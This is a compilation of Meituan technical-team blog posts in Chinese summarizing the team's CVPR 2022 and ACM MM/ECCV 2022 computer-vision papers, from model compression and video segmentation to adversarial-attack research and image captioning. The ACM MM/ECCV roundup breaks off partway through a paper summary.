以上这些论文是美团技术团队与各高校、科研机构通力合作的成果。本文主要介绍了我们在观点标签、跨域情感分类、领域自适应、跨域检索、点击率预估、对话主题分割等技术领域做的一些科研工作。希望能对大家有所帮助或启发，也欢迎大家跟我们进行交流。


## 美团科研合作

美团科研合作致力于搭建美团技术团队与高校、科研机构、智库的合作桥梁和平台，依托美团丰富的业务场景、数据资源和真实的产业问题，开放创新，汇聚向上的力量，围绕机器人、人工智能、大数据、物联网、无人驾驶、运筹优化等领域，共同探索前沿科技和产业焦点宏观问题，促进产学研合作交流和成果转化，推动优秀人才培养。面向未来，我们期待能与更多高校和科研院所的老师和同学们进行合作。欢迎老师和同学们发送邮件至：meituan.oi@meituan.com。

# CVPR 2022 | 美团技术团队精选论文解读

作者：美团技术团队

CVPR 的全称是 IEEE 国际计算机视觉与模式识别会议（IEEE Conference on Computer Vision and Pattern Recognition），该会议始于 1983 年，与 ICCV 和 ECCV 并称计算机视觉方向的三大顶级会议。根据谷歌学术公布的 2021 年最新学术期刊和会议影响力排名，CVPR 在所有学术刊物中位居第 4，仅次于 Nature、NEJM 和 Science。CVPR 今年共收到全球 8100 多篇论文投稿，最终 2067 篇被接收，接收率约为 25%。




## Paper 01 | Compressing Models with Few Samples: Mimicking then Replacing

| 论文下载 | **论文作者**：王环宇（美团实习生 & 南京大学），刘俊杰（美团），马鑫（美团），雍洋（美团实习生 & 西安交通大学），柴振华（美团），吴建鑫（南京大学）| 备注：括号内的为论文发表时，论文作者所在的单位。 | **论文类型**：CVPR Main Conference（Long Paper）

模型剪枝是模型压缩中一个较为成熟的研究方向，但在百万 / 千万数据集下剪枝后再调优的耗时问题，是制约该方向推广的一个重要痛点。近年来，小样本下模型剪枝引

起了学界的关注，尤其在大规模数据集或者数据源敏感的场景下，可以迅速完成模型的压缩优化。但是，现有研究所采用的逐层通道对齐方法，在复杂结构上会极大限制可剪枝区域的范围。同时，在样本分布不均衡的情况下，过度强调层间特征分布的一致性，反而会导致优化误差的产生。

与直觉相反，本文提出了一种名为 MiR (Mimicking then Replacing) 的方法 - 通过只使用 Penultimate Layer 的知识传递，丢弃了传统知识蒸馏方法中依赖的后验分布对齐。并通过嫁接原模型中的分类头 / 检测头到压缩后的模型，可以在少样本下迅速地完成压缩模型的再调优。实验证明本文提出的算法大幅度优于各种基线方法（并优于同期 TPAMI 工作），同时我们在美团图像安全审核等场景上，也得到了进一步的验证。

| Methods | 50 | 100 | 500 |
|---|---|---|---|
| BP | $24.2_{\pm0.92}/52.7_{\pm1.36}$ | $27.6_{\pm0.41}/56.7_{\pm0.62}$ | $42.9_{\pm0.28}/70.5_{\pm0.27}$ |
| KD | $30.1_{\pm0.69}/57.7_{\pm1.10}$ | $33.1_{\pm0.43}/61.0_{\pm0.53}$ | $45.7_{\pm0.26}/72.2_{\pm0.25}$ |
| FSKD | $31.1_{\pm0.90}/56.5_{\pm1.10}$ | $36.6_{\pm0.44}/63.1_{\pm0.46}$ | $42.8_{\pm0.49}/69.1_{\pm0.58}$ |
| $\text{MiR}_{after}$ | $53.4_{\pm0.40}/78.6_{\pm0.37}$ | $56.6_{\pm0.43}/81.2_{\pm0.30}$ | $62.4_{\pm0.14}/85.1_{\pm0.11}$ |
| $\text{MiR}_{before}$ | $59.9_{\pm0.30}/83.2_{\pm0.31}$ | $62.1_{\pm0.22}/84.8_{\pm0.18}$ | $65.4_{\pm0.07}/87.0_{\pm0.03}$ |


Mean and standard deviation of top-1/top-5 accuracy (%) on ILSVRC-2012

## Paper 02 | Language-Bridged Spatial-Temporal Interaction for Referring Video Object Segmentation

| 论文下载 | **论文作者**：丁子涵（美团），惠天瑞（中国科学院大学），黄君实（美团），魏晓明（美团），韩冀中（中国科学院大学），刘偲（北京航空航天大学）| **论文类型**：CVPR 2022 Main Conference Long Paper（Poster）

视频目标指代分割，旨在分割视频中自然语言描述所指代对象的前景像素。先前的方法要么依赖于 3D 卷积网络，要么结合额外的 2D 卷机网络作为编码器来提取混合时空特征。然而，由于在解码阶段发生的延迟和隐式时空交互，这些方法存在空间错位或错误干扰的问题。

为了解决这些限制，我们提出了一种语言桥接双向传输（LBDT）模块，该模块利用语言作为中间桥梁，在编码阶段的早期完成显式和自适应时空交互。具体来说，在时间编码器、指代词和空间编码器之间，我们通过跨模态注意力机制聚合和传输与语言相关的运动和表观信息。此外，我们还在解码阶段提出了一个双边通道激活（BCA）模块，用于通过通道激活进一步去噪和突出时空一致的特征。大量实验表明，我们的方法在不需要图像指代分割预训练的情况下在四个普遍使用的公开数据集中实现了最优性能，并且模型效率有显著提升。相关代码链接：LBDT。




论文方法整体框架图


## Paper 03 | 3D-SPS: Single-Stage 3D Visual Grounding via Referred Point Progressive Selection

| 论文下载 | **论文作者**：罗钧宇（美团实习生 & 北京航空航天大学），付佳辉（美团实习生 & 北京航空航天大学），孔祥浩（美团实习生 & 北京航空航天大学），高晨（北京航空航天大学），任海兵（美团），申浩（美团），夏华夏（美团），刘偲（北京航空航天大学）| **论文类型**：CVPR 2022 Main Conference（Oral）

3D 视觉定位任务旨在根据自然语言在点云场景中定位描述的目标对象。以前的方法大多遵循两阶段范式，即语言无关的目标检测和跨模态的目标匹配，在这种分离的范

式中，由于点云相较于图像，具有不规则和大规模的特有属性，检测器需要从原始点云中采样关键点并为每个关键点生成预选框。但是，稀疏预选框可能会在检测阶段中遗漏潜在目标，而密集预选框则可能会增大后面匹配阶段的难度。此外，与语言无关的采样得到的关键点在定位目标上的比例也较少，同样使目标预测变差。

在本文中，我们提出了一种单阶段关键点渐进选择（3D-SPS）方法，从而在语言的引导下逐步选择关键点并直接定位目标。具体来说，我们提出了一个描述感知的关键点采样（DKS）模块，以初步关注与语言相关对象上的点云数据。此外，我们设计了一个面向目标的渐进式关系挖掘 (TPM) 模块，通过多层模态内关系建模和模态间目标挖掘来精细地聚焦在目标物体上。3D-SPS 避免了 3D 视觉定位任务中检测和匹配之间的分离，在单个阶段直接定位目标。




3D-SPS 方法


## Paper 04 | DeeCap: Dynamic Early Exiting for Efficient Image Captioning

| 论文下载 | **论文作者**：费政聪（美团），闫旭（中科院计算所），王树徽（中科院计算所），田奇（华为）

| **论文类型**：CVPR 2022 Main Conference Long Paper（Poster）

准确的描述和效率的生成，对于现实场景中图像描述的应用非常重要。基于 Transformer 的模型获得了显著的性能提升，但是模型的计算成本非常之高。降低时间复杂度的一种可行方法是在内部解码层中从浅层提前退出进行预测，而不通过整个模型的处理。然而，我们在实际测试时发现以下 2 个问题：首先，浅层中的学习表示缺乏用于准确预测的高级语义和足够的跨模态融合信息；其次，内部分类器做出的现有决策有时是不可靠的。

对此，我们提出了用于高效图像描述的 DeeCap 框架，从全局角度动态选择适当层数的解码层以提前退出。准确退出的关键在于引入的模仿学习机制，它通过浅层特征来预测深层特征。通过将模仿学习合并到整个图像描述模型中中，模仿得到的深层表示可以减轻在进行提前退出时由于缺少实际深层所带来的损失，从而有效地降低了计算成本，并保证准确性损失很小。在 MS COCO 和 Flickr30K 数据集的实验表明，本文提出的 DeeCap 模型在有 4 倍加速度的同时保有了非常有竞争力的性能。相关代码链接：DeeCap。




通过模仿学习来优化深层网络特征的流程图


## Paper 05 | Boosting Black-Box Attack with Partially Transferred Conditional Adversarial Distribution

| 论文下载 | **论文作者**：冯岩（美团），吴保元（香港中文大学），樊艳波（腾讯），刘李（香港中文大学），李志锋（腾讯），夏树涛（清华大学）

| **论文类型**：CVPR 2022 Main Conference Long Paper（Poster）

本文研究在黑盒场景下的模型安全问题，即攻击者仅通过模型给出的 query feed-back，就实现对于目标模型的攻击。当前主流的方法是利用一些白盒代理模型和目标模型（即被攻击模型）之间的对抗可迁移性（adversarial transferrability）来提升攻击效果。然而，由于代理模型和目标模型之间的模型架构和训练数据集可能存在差异，即“代理偏差”（Surrogate Bias），对抗性迁移性对提高攻击性能的贡献可能会被削弱。为了解决这个问题，本文提出了一种对代理偏差具有鲁棒性的对抗可迁移性机制。总体思路是将代理模型的条件对抗分布的部分参数迁移，同时根据对目标模型

的 Query 学习未迁移的参数，以保持在任何新的干净样本上调整目标模型的条件对抗分布的灵活性。本文在大规模数据集以及真实 API 上进行了大量的实验，实验结果证明了本文提出方法的有效性。





CGATTACK 黑盒攻击流程图

## Paper 06 | Semi-supervised Video Paragraph Grounding with Contrastive Encoder

| 论文下载 | **论文作者**：蒋寻（电子科技大学），徐行（电子科技大学），张静然（电子科技大学），沈复民（电子科技大学），曹佐（美团），申恒涛（电子科技大学）| **论文类型**：CVPR Main Conference, Long Paper（Poster）

视频事件定位属于跨模态视频内容检索的一项任务，旨在根据输入的 Query，从一段未经裁剪的视频中检索出 Query 对应的视频片段，相应的视频片段可用于后续生成 Query 对应的动图，在搜索场景中实现按搜出动图。与视频文本检索（Video-Text Retrieval, VTR）这种检索结果为视频文件的粗粒度检索机制不同，此项任务强调在视频中实现事件级别的细粒度跨模态检索，基于对视频内容和自然语言的协同理解，在时序上达到多种模态间的对齐。

本文首次提出了一种半监督学习的 VPG 框架，可以在更有效地利用段落中事件上下文信息的同时，显著减少对时刻标注数据的依赖。具体来说，其由两个关键部分组成：(1) 一个基于 Transformer 的基础模型，通过对比编码器学习视频和段落文本之间的粗粒度对齐，同时通过引导段落中每个句子之间的交互来学习事件之间的上下文信息；(2) 一个以（1）为核心的半监督学习框架，通过平均教师模型来减少对已标注数据的依赖。实验结果表明，我们的方法在使用全部标注信息时性能达到了 SOTA，同时在大量减少标注数据占比的情况下，仍然能取得相当有竞争力的结果。




半监督学习的 VPG 框架

在 CVPR 2022 中，**美团技术团队视觉智能部获得了第九届细粒度视觉分类研讨会（FGVC9）植物标本识别赛道的冠军，点评事业部获得了大规模跨模态商品图像召回比赛的冠军**。美团网约车事业部获得了轻量级 NAS 国际竞赛亚军。美团视觉智能部获得了深度伪造人脸检测比赛的第三名、SoccerNet 2022 行人重识别比赛的第三名、大规模视频目标分割竞赛（Youtube-VOS）的第五名。

相关的技术分享，后续将会在美团技术团队公众号陆续进行推送，敬请期待。

## 写在后面

以上这些论文是美团技术团队与各高校、科研机构通力合作的成果，本文主要介绍了我们在模型压缩、视频目标分割、图像描述、模型安全、跨模态视频内容检索、3D 视觉定位等领域做的一些科研工作。

另外，美团技术团队也在积极参加国际挑战赛，期望能将更多科研项目付诸于实践，进而产生更多的业务价值和社会价值。我们在实际工作场景中遇到的问题和解决方案，在论文和比赛中均有所体现，希望能对大家有所帮助或启发，也欢迎大家跟我们进行交流。

## 美团科研合作

美团科研合作致力于搭建美团各部门与高校、科研机构、智库的合作桥梁和平台，依托美团丰富的业务场景、数据资源和真实的产业问题，开放创新，汇聚向上的力量，围绕人工智能、大数据、物联网、无人驾驶、运筹优化、数字经济、公共事务等领域，共同探索前沿科技和产业焦点宏观问题，促进产学研合作交流和成果转化，推动优秀人才培养。面向未来，我们期待能与更多高校和科研院所的老师和同学们进行合作。欢迎老师和同学们发送邮件至：meituan.oi@meituan.com 。

# ACM MM & ECCV 2022 | 美团视觉 8 篇论文揭秘内容领域的智能科技

作者：承健　子涵　俊杰等

人工智能技术正在成为内容领域的中台力量，其中视觉 AI 已经渗透到内容生产、内容审核、内容分发、用户互动、商业化变现等各个环节。美团视觉智能部以场景化的内容产品、智能化的内容工具助力产业，在内容的创作、内容分发等环节应用广泛。

前不久，美团视觉智能部的 8 篇论文被多媒体和计算机视觉领域顶会 ACM MM 与 ECCV 收录，本文将快速带你了解这 8 篇论文的研究成果及其可在内容领域的落地应用。

## 内容生产

围绕素材解析、创意生成、展示自适应等内容生产链路，需要持续优化智能抠图、智能延拓、图像文案生成等核心功能模块。因此，在驱动视觉语义分割、跨模态生成等底层技术方向需要持续升级与创新。

### ECCV | Adaptive Spatial-BCE Loss for Weakly Supervised Semantic Segmentation（基于自适应空间二元交叉熵的弱监督语义分割）

**论文作者**：吴桐（北京理工大学 & 美团实习生），高广宇（北京理工大学），黄君实（美团），魏晓明（美团），魏晓林（美团），刘驰（北京理工大学）

**论文下载**：PDF

**论文简介：**弱监督语义分割旨在解决全监督语义分割任务中所需的像素级标签人工成本和时间开销较大的缺点，通过引入较弱的监督信息来降低相关成本。其中本文所使用的图像级监督成本最低，但其较低的信息量也带来了更大的挑战。当前的通用流程是先通过分类网络生成分割伪标签，经过后处理细化后再用伪标签训练语义

分割网络。先前方法主要有以下缺点：1）生成的伪标签物体轮廓不清晰；2）前背景的划分阈值需要人工调节，降低了泛用性；3）性能严重依赖后处理，训练复杂度较高。为了缓解这些缺点，我们提出了一个新的损失函数——空间二元交叉熵损失（Spatial-BCE），通过为前景和背景像素分配不同的优化方向来提高它们之间的特征差异性，进而实现更加清晰的伪标签物体轮廓，如下图 1 所示：





图 1

此外，我们还引入了自适应阈值，通过在训练中让损失函数自行划分前背景像素的比例，并在推理时可同样将划分阈值交由网络生成。最后，我们还设计了配套的迭代式训练方法，大幅提高了初始伪标签的准确率，即使不使用复杂的后处理方法，我们也可以实现当前的最优性能。大量实验表明，我们的方法在 PASCAL VOC 2012 和 MS-COCO 2014 数据集上在均可成为 SoTA，如下图 2 所示：





图 2

该方法对于广告营销素材解析、商品白底图（如下图 3）生产等任务，具有强大的提效作用。针对营销素材、商品主图等元素解析能力，传统的方法需要使用结构化 PSD 来实现各素材元素、商品主体的分离，这极大地限制了解析能力的使用场景。虽然，可以引入语义分割的能力来处理静态图片的素材解析，但是其标注成本高、主体定义繁杂等问题，一直困扰着设计和算法人员。为此，基于大量容易收集的图片级标签，可以通过本文的弱监督语义分割能力，高效地实现像素级的创意素材解析，进而为后续的创意重组和生成提供充足的供给。

图 3

## ACM MM | Efficient Modeling of Future Context for Image Captioning

**（基于自适应空间二元交叉熵的弱监督语义分割）**

**论文作者：**费政聪（美团），黄君实（美团），魏晓明（美团），魏晓林（美团）

**论文下载：**PDF

**论文简介：**现有的图像描述（Image Caption）生成方法通常从左到右逐个生成单词，并受到局部信息（包括给定图像和历史单词）的约束。有许多研究的目标是在解码过程中尝试利用全局上下文进行优化，例如迭代解码，然而，如何有效和高效地结合未来上下文仍有待探索。

为了应对这个问题，受到非自回归图像描述（Non-Autoregressive Image Captioning, NAIC）可以利用修改掩码操作来理解双边关系的启发，我们旨在将这一进步移植到传统的自回归图像描述模型中，同时保持推理效率，不增加额外的时间成本，如下图 4 所示：





图 4

具体来说，自回归和非自回归图像描述模型首先通过共享视觉编码器进行联合训练，以强制视觉编码器包含有效的未来上下文；然后，迫使自回归图像描述模型对其不一致预测词的分布校准（类似于知识蒸馏），同时额外捕捉非自回归模型中跨层交换的因

果变化。实验结果表明，我们提出的方法在 MS COCO 基准的自动指标评估和人类评估方面明显超过了最先进的基准模型。

本文方法对于智能广告文案、商品介绍生成（如下图 5）有重大价值，有助于提升营销、曝光点击率，减少人工设计成本。对于广告营销文案的生成，产品图片给用户的第一印象来自于外观，它对用户的决策有着重要的影响。因此，图像描述生成系统必须能够充分挖掘图片视觉信息，反映产品的外观特色，从而促成消费者的点击和下单转化。本文提出的高效未来信息建模方法，有助于更细粒度、更高质量的文本生成。

#秋天里的第一杯奶茶#这杯Q弹爽滑的草莓奶冻YYDS！先大口吃掉草莓鲜果，再细细品尝草莓冻。

最推荐的还是他们家的清蒸黄鱼，清蒸的做法保留了鱼肉的原汁原味，点缀的葱丝让肉质更加鲜嫩。

图 5

## 内容分发

高效的内容分发离不开对其结构化描述，包括图像视频的标签化、模态间（图 - 文、视频 - 文本）相关性等。近年来随着图文 / 短视频内容的广泛性、个性化及热点效应日趋显著，对新标签下的模型冷启动、更细粒度（包括空间上、语义上）的图文匹配、精细化的图像 / 视频 - 文本检索提出了更高的技术要求。

## ACM MM | PPMN: Pixel-Phrase Matching Network for One-Stage Panoptic Narrative Grounding（针对单阶段全景指代分割的像素－短语匹配网络）

**论文作者**：丁子涵（北京航空航天大学 & 美团实习生），惠天瑞（中国科学院信息工程研究所），黄君实（美团），魏晓明（美团），魏晓林（美团），刘偲（北京航空航天大学）

**论文下载**：PDF

**论文简介**：Panoptic Narrative Grounding (PNG) 是一项新兴任务，其目标是分割由静止图像的密集叙述字幕描述的 things 和 stuff 类别的视觉对象。之前的两阶段方法首先通过现有的全景分割模型提取分割候选区域，然后进行粗粒度的区域－短语匹配以得到每个名词短语对应的分割结果。

然而，两阶段方法通常有以下缺点：1）第一阶段低质量候选区域的性能限制；2）区域特征池化导致的空间细节损失；3）需为 things 和 stuff 类别分别设计的复杂策略。为了缓解这些缺点，我们提出了一种单阶段端到端像素短语匹配网络（PPMN）（如下图 6），通过直接将每个短语与其对应的像素匹配并简单的组合输出全景分割。





图 6

因此，我们的模型可以从密集注释的像素－短语对而不是稀疏的区域－短语对的监督中利用足够和更精细的跨模态语义对应。此外，我们还提出了一种语言兼容像素聚合（LCPA）模块，通过多轮优化进一步增强短语特征的判别能力，该模块为每个短语选

择最兼容的像素，以自适应地聚合相应的视觉上下文。大量的实验表明，我们的方法在 PNG 数据集上实现了最优的性能，该任务也为信息流场景下的像素级图像内容理解及图文对齐任务奠定了基础。

本文方法对于信息流场景下的用户评论标签挖掘有重大价值。评论数据作为用户对商家的多维度描述，承载了大量真实、多样的用户兴趣点。挖掘评论数据中的文本标签及图片定位信息，有助于我们从图文多模态角度深入理解用户兴趣，进而实现内容的精准投放。本文的方法弥补了以往粗粒度图文挖掘任务的不足，通过端到端的像素－语句级别对齐，实现了更为精准、细致的多模态内容理解能力。该能力可直接用于图像标签挖掘、跨模态以文搜图、图文多模态一致性判断等任务。

### ACM MM | Concept Propagation via Attentional Knowledge Graph Reasoning for Video-Text Retrieval（基于注意力机制的知识图推理概念传播方法及其在视频文本检索任务中的应用）

**论文作者**：方晟（中国科学院计算技术研究所），王树徽（中国科学院计算技术研究所），卓君宝（中国科学院计算技术研究所 & 美团实习生），黄庆明（中国科学院计算技术研究所），马彬（美团），魏晓明（美团），魏晓林（美团）

**论文下载**：PDF

**论文简介**：随着短视频平台的兴起，视频数量的急剧增长使得视频文本检索技术越发关键。这个任务的主要挑战在于如何找到视频和文本间细粒度的语义关联。为了解决这个问题，本文提出了一个基于注意力的概念传播网络框架（Attentional Concept Propagation, ACP），如下图 7 所示：

